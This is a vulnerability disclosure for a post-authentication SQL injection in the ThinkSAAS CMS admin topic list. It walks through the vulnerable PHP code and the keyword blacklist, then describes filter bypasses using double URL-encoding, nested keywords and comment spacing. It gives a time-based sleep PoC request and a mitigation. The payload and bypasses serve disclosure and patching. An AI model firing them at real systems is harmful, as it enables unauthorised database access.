Thinksaas has a Post-Auth SQL injection vulnerability in app/topic/action/admin/topic.php

1. Intro
   of this CMS
   of this Vuln
2. Walkthrough
   Code Review
      (1) unproper conjunction of SQL query sentences
      (2) invalid filter
   PoC & EXPLOIT
3. Mitigations

1. Intro

of this CMS

The repo of ThinksaasS is located at https://github.com/thinksaas/ThinkSAAS , quite a common-used CMS.
Source code of `V3.3`8 could be downloaded at https://www.thinksaas.cn/service/down/ , while passcode of downlaoding is `thinksaas9999`

of this Vuln

ThinkSAAS before 3.38 has SQL injection via the `/index.php?app=topic&ac=admin&mg=topic&ts=list&title=PoC` title parameter, allowing remote attackers to execute arbitrary SQL commands.

2. Walkthrough

Code Review

Risky lines are here =>

- https://github.com/thinksaas/ThinkSAAS/blob/b0361f49cb026ad33b7df6b15539bec6dadd24b0/app/topic/action/admin/topic.php#L42
- https://github.com/thinksaas/ThinkSAAS/blob/b0361f49cb026ad33b7df6b15539bec6dadd24b0/thinksaas/tsApp.php#L146

Due to unproper conjunction of SQL query sentences (1) and invalid filter (2)

(1) unproper conjunction of SQL query sentences

app/topic/action/admin/topic.php#L42

```
<?php
defined('IN_TS') or die('Access Denied.');
switch($ts){
    case "list":
                ...
                $title = urldecode($_GET['title']);     #  1' Notice that $title is urldecoded
                ...
        if($title){
            $where = "`title` like '%$title%'";     # 2' directly conjuncted to $where
        }

        $arrTopic = $new['topic']->findAll('topic',$where,'addtime desc',null,$lstart.',10');       # 3' findAll() via $where
                ...
```

Let's see how `findAll()` works:

thinksaas/tsApp.php#L146

```
public function findAll($table, $conditions = null, $sort = null, $fields = null, $limit = null) {
        $where = "";
        $fields = empty ( $fields ) ? "*" : $fields;
        if (is_array ( $conditions )) {
            $join = array ();
            foreach ( $conditions as $key => $condition ) {
                $condition = $this->escape ( $condition );
                $join [] = "`{$key}` = {$condition}";
```

```
            }
            $where = "WHERE " . join ( " AND ", $join );
        } else {
            if (null != $conditions)
                $where = "WHERE " . $conditions; #### 1'    direc
tly conjuncted to $where
        }
        if (null != $sort) {
            $sort = "ORDER BY {$sort}";
        } else {
            $sort = "";
        }
        $sql = "SELECT {$fields} FROM " . dbprefix . "{$table}
 {$where} {$sort}";
        if (null != $limit)  #### 2' conjuncted to $sql
            $sql = $this->db->setlimit ( $sql, $limit );
        return $this->db->fetch_all_assoc ( $sql );  #### 3'    b
ingo!
    }
```

Till now, `$where` is partly controlled by us, once injecting a singal quote `'` via `$title`, while how to closen this query sentence is still unknown, cause the filtering of `#` and `--`
However, the function of `urldecode()` helped us, we can craft a double-URLencoded params, like `%25%23 >>> %23 >>> #` , (namely `%2523` stands for `#`) , as it will BYPASS the filter (#) as follows.
So we have a vuln of SQLi. Let's see the sanitizing functions.

(2) invalid filter

This CMS have some global functions for sanitizing user-controlled params, in `/thinksaas/tsFunction.php#2134` , as its link goes here

```
function tsFilter($value) {
    $value = trim($value);
    //定义不允许提交的SQl命令和关键字
    $words = array();
    $words[] = "add ";
    $words[] = "and ";
    $words[] = "count ";
    $words[] = "order ";
```

```
    $words[] = "table ";
    $words[] = "by ";
    $words[] = "create ";
    $words[] = "delete ";
    $words[] = "drop ";
    $words[] = "from ";
    $words[] = "grant ";
    $words[] = "insert ";
    $words[] = "select ";
    $words[] = "truncate ";
    $words[] = "update ";
    $words[] = "use ";
    $words[] = "--";
    $words[] = "#";
    $words[] = "group_concat";
    $words[] = "column_name";
    $words[] = "information_schema.columns";
    $words[] = "table_schema";
    $words[] = "union ";
    $words[] = "where ";
    $words[] = "alert";
    $value = strtolower($value);
    //转换为小写
    foreach ($words as $word) {
        if (strstr($value, $word)) {
            $value = str_replace($word, '', $value);
        }
    }

    return $value;
}
```


Apart from that `foreach ($words as $word) {` cannot comletely sanitize those evil words, the Blacklists itself is invalid as well. While `SELselect ECT 1` could still be used (as `SELselect ECT 1 => SELECT 1`).
Also, one is abe to use `select/**/1` instead of `select 1` , in order to bypass the blackword of `select` .
As above, `select/**/1/**/from/**/(sleep(1)` could be used.

In summary, we can craft a special payload (double-URLencoded + SQL injection) to trigger SQLi vulns, of course we need login first...

PoC & EXPLOIT

```
GET /index.php?app=topic&ac=admin&mg=topic&ts=list&title=PoC%%2527+and/**/1-(select/**/1/**/from/**/(select+sleep(3))a)%2523%2520 HTTP/1.1
Host: thinksaas
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4230.1 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-SG,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://thinksaas/index.php?app=search&ac=s&kw=keyword
Cookie: PHPSESSID=6im4ssqo33h8l2d43u78nbr4c3;  ts_autologin=goh59atl3dsk44o4sws48s80co44ww8
Upgrade-Insecure-Requests: 1

```



3. Mitigations

After `URLdecode` , param sanitizing may still be neccessary, a possible demo is as follows:

```
if($title){
            //$where = "`title` like '%$title%'";
            $where = "`title` like '%". $this->escape($title). "%'";
        }
```